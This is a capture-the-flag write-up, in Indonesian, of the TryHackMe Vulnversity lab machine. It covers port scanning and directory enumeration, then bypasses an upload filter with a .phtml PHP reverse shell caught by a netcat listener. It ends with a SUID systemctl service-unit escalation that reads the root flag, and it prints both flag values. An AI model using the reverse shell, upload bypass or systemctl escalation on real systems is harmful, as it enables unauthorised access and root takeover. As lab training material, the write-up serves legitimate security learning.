

WRITE UP TRYHACKME : VULNVERSITY

CYBER SECURITY

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DEPLOY THE MACHINE

Connect to vpn : `sudo openvpn rezzz.ovpn`

RECONNAISSANCE

- Scan the box, how many ports are open?

```
(kali@kali)-[~]
$ nmap -A 10.10.17.217
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-11 07:36 EDT
Nmap scan report for 10.10.17.217
Host is up (0.36s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|_ 256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_ 256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp   open  http-proxy   Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp   open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h19m16s, deviation: 2h18m34s, median: -44s
|_ nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
  Computer name: vulnuniversity
  NetBIOS computer name: VULNUNIVERSITY\x00
  Domain name: \x00
```

Saya jalankan dengan perintah **nmap -A 10.10.17.217**

Answer : 6

- What version of the squid proxy is running on the machine?

Dari gambar sebelumnya dapat diketahui bahwa squid http proxy yang digunakan adalah versi 3.5.12 dan running pada port 3128.

Answer : 3.5.12

- How many ports will nmap scan if the flag -p-400 was used?

Answer : 400

- Using the nmap flag -n what will it not resolve?

Saya ketik perintah `nmap -h` :

```

(kali@kali)-[~] file /home/kali/.ssh_history
$ nmap -h
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host

```

Answer : DNS

- What is the most likely operating system this machine is running?
Dari gambar 1 dapat dilihat bahwa OS yang digunakan adalah Ubuntu.

Answer : Ubuntu

- What port is the web server running on?
Dari gambar 1 terlihat Apache2 running pada port 3333.

Answer : 3333

LOCATING DIRECTORIES USING GOBUSTER

- What is the directory that has an upload form page?
Saya menggunakan dirb untuk menscan direktori yang terbuka dengan perintah **dirb**
http://10.10.10.17.217:3333 /usr/share/wordlist/rockyou.txt

```

(kali@kali)-[~]
$ dirb http://10.10.17.217:3333 /usr/share/dirb/wordlists/common.txt

DIRB v2.22
By The Dark Raver


START_TIME: Mon Oct 11 08:25:35 2021
URL_BASE: http://10.10.17.217:3333/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
Factory simulation mode

11/10/11 08:43:26 [!] parse "http://10.10.17.217:3333/!@#%&": invalid URL escape
GENERATED WORDS: 4612

— Scanning URL: http://10.10.17.217:3333/ —
=> DIRECTORY: http://10.10.17.217:3333/css/
=> DIRECTORY: http://10.10.17.217:3333/fonts/
=> DIRECTORY: http://10.10.17.217:3333/images/
+ http://10.10.17.217:3333/index.html (CODE:200|SIZE:33014)
=> DIRECTORY: http://10.10.17.217:3333/internal/
=> DIRECTORY: http://10.10.17.217:3333/js/
+ http://10.10.17.217:3333/server-status (CODE:403|SIZE:302)

```

Dan didapat internal sebagai direktori yang mengandung form upload :



Upload


Browse... No file selected. Submit

Answer : /internal/

COMPROMISE THE WEBSERVER

- Try upload a few file types to the server, what common extension seems to be blocked?

Karena hint terdiri dari 3 huruf, maka saya coba memasukkan file berekstensi php karena ekstensi tersebut yang paling sering digunakan. Ternyata berhasil :



Upload

Browse... No file selected. Submit

Extension not allowed

Answer : .php



- Run this attack, what extension is allowed?

Sesuai yang diinstruksikan oleh soal saya membuat file phpevt.txt dengan isi :


```
(kali㉿kali)-[~]
$ nano phpevt.txt

(kali㉿kali)-[~]
$ cat phpevt.txt
.php
.php3
.php4
.php5
.phtml
```


Lalu, gunakan Burp Suite untuk mengetahui file ekstensi apa yang diperbolehkan untuk diupload. Pertama, buka Burp Suite di Kali dan pastikan interceptnya on :





Ketik ip di atas pada tab preferences > general > network settings > settings




Setelah itu, coba upload file php dan Burp Suite akan secara otomatis menangkap request yang kita lakukan. Setelah itu, forward ke intruder dengan mengklik Ctrl+i



Setelah itu pada intruder pergi ke tab payloads dan masukkan file phpevt.txt tadi. Lalu pada tab positions klik tombol Add \$ seperti pada gambar :



Selanjutnya, klik start attack dan didapat :



Answer : .phtml

- What is the name of the user who manages the webserver?

Pertama-tama saya akan menanamkan shell ke web yang sudah diberikan tadi. File php shell di Kali berada di `/usr/share/webshells/php/php-reverse-shell.php`. Buka file tersebut dan ganti ip sesuai ip host dan port seperti berikut :

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(kali㉿kali)-[/home/kali]
# nano /usr/share/webshells/php/php-reverse-shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.22.87'; // CHANGE THIS
$port = 1745; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Kemudian karena ekstensi file yang diperbolehkan hanya phtml maka saya ubah ekstensi nya menjadi phtml :

```
(kali㉿kali)-[/home/kali]
# mv /usr/share/webshells/php/php-reverse-shell.php shell.phtml
```

Setelah itu upload dan lihat apakah shell nya sdh berhasil diupload atau tidak dengan melihat ke <http://10.10.212.121:3333/internal/uploads> :

TryHackMe | Your Rooms × TryHackMe | Vulniversity × 10.10.212.121:3333/internal/uploads × Index of /internal/uploads × +

← → ↺ 🏠 10.10.212.121:3333/internal/uploads/


Index of /internal/uploads

| Name | Last modified | Size | Description |
|----------------------------------|-------------------------------|----------------------|-----------------------------|
| Parent Directory | - | | |
| shell.phtml | 2021-10-11 21:43 | 5.4K | |

Apache/2.4.18 (Ubuntu) Server at 10.10.212.121 Port 3333

Jika sudah berhasil tinggal jalankan nc dan masukkan sesuai port yang sudah diganti tadi kemudian eksekusi shell lewat web :

```
(root@kali)-[/usr/share/webshells/php]
# nc -lvnp 1745
listening on [any] 1745 ...
connect to [10.17.22.87] from (UNKNOWN) [10.10.212.121] 41990
Linux vulniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
21:43:40 up 11 min, 0 users, load average: 0.00, 0.24, 0.28
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```



Jika sudah berhasil masuk, cari user apa yang ada dalam machine tersebut dengan mengetik command :

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
lxd:x:106:65534:./var/lib/lxd:/bin/false
messagebus:x:107:111:./var/run/dbus:/bin/false
uidd:x:108:112:./run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534:./var/run/sshd:/usr/sbin/nologin
ftp:x:111:119:ftp daemon,,,:/srv/ftp:/bin/false
bill:x:1000:1000:./home/bill:/bin/bash
```

Answer : bill

- What is the user flag?

Masuk ke folder /home/bill dan ternyata ada file user.txt yang berisi flag :

```
$ cd /home/bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

Answer : 8bd7992fbe8a6ad22a63361004cfcedb

PRIVILEGE ESCALATION

- On the system, search for all SUID files. What file stands out?

Hint : Use the command: find / -user root -perm -4000 -exec ls -ldb {} \;

Cari file dengan kepemilikan root dan permission SUID :

```
$ find / -user root -perm -4000 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

Atau bisa juga dengan :

```
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
```

Answer : /bin/systemctl

- Its challenge time! We have guided you through this far, are you able to exploit this system further to escalate your privileges and get the final answer? Become root and get the last flag (/root/root.txt)

Hint : /bin/systemctl

Setelah ditemukan file /bin/systemctl tadi saya menemukan di gtfobins cara untuk mendapat root yaitu dengan cara :

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SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .  
  
TF=$(mktemp).service  
echo '[Service]  
Type=oneshot  
ExecStart=/bin/sh -c "id > /tmp/output"  
[Install]  
WantedBy=multi-user.target' > $TF  
./systemctl link $TF  
./systemctl enable --now $TF
```

```
$ TF=$(mktemp).service  
$ echo '[Service]  
> Type=oneshot  
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"  
> [Install]  
> WantedBy=multi-user.target' > $TF  
$ /bin/systemctl link $TF  
Created symlink from /etc/systemd/system/tmp.3vPRFIpc8X.service to /tmp/tmp.3vPRFIpc8X.service.  
$ /bin/systemctl enable --now $TF  
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.3vPRFIpc8X.service to /tmp/tmp.3vPRFIpc8X.service.
```

Perintah di atas berguna untuk kita mengubah id root ke `/tmp/output`. Sehingga command `ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"` bertujuan agar file flag `root.txt` dapat dimunculkan di `tmp/output`.

```
$ cat /tmp/output  
a58ff8579f0a9270368d33a9966c7fd5  
$
```

Answer : a58ff8579f0a9270368d33a9966c7fd5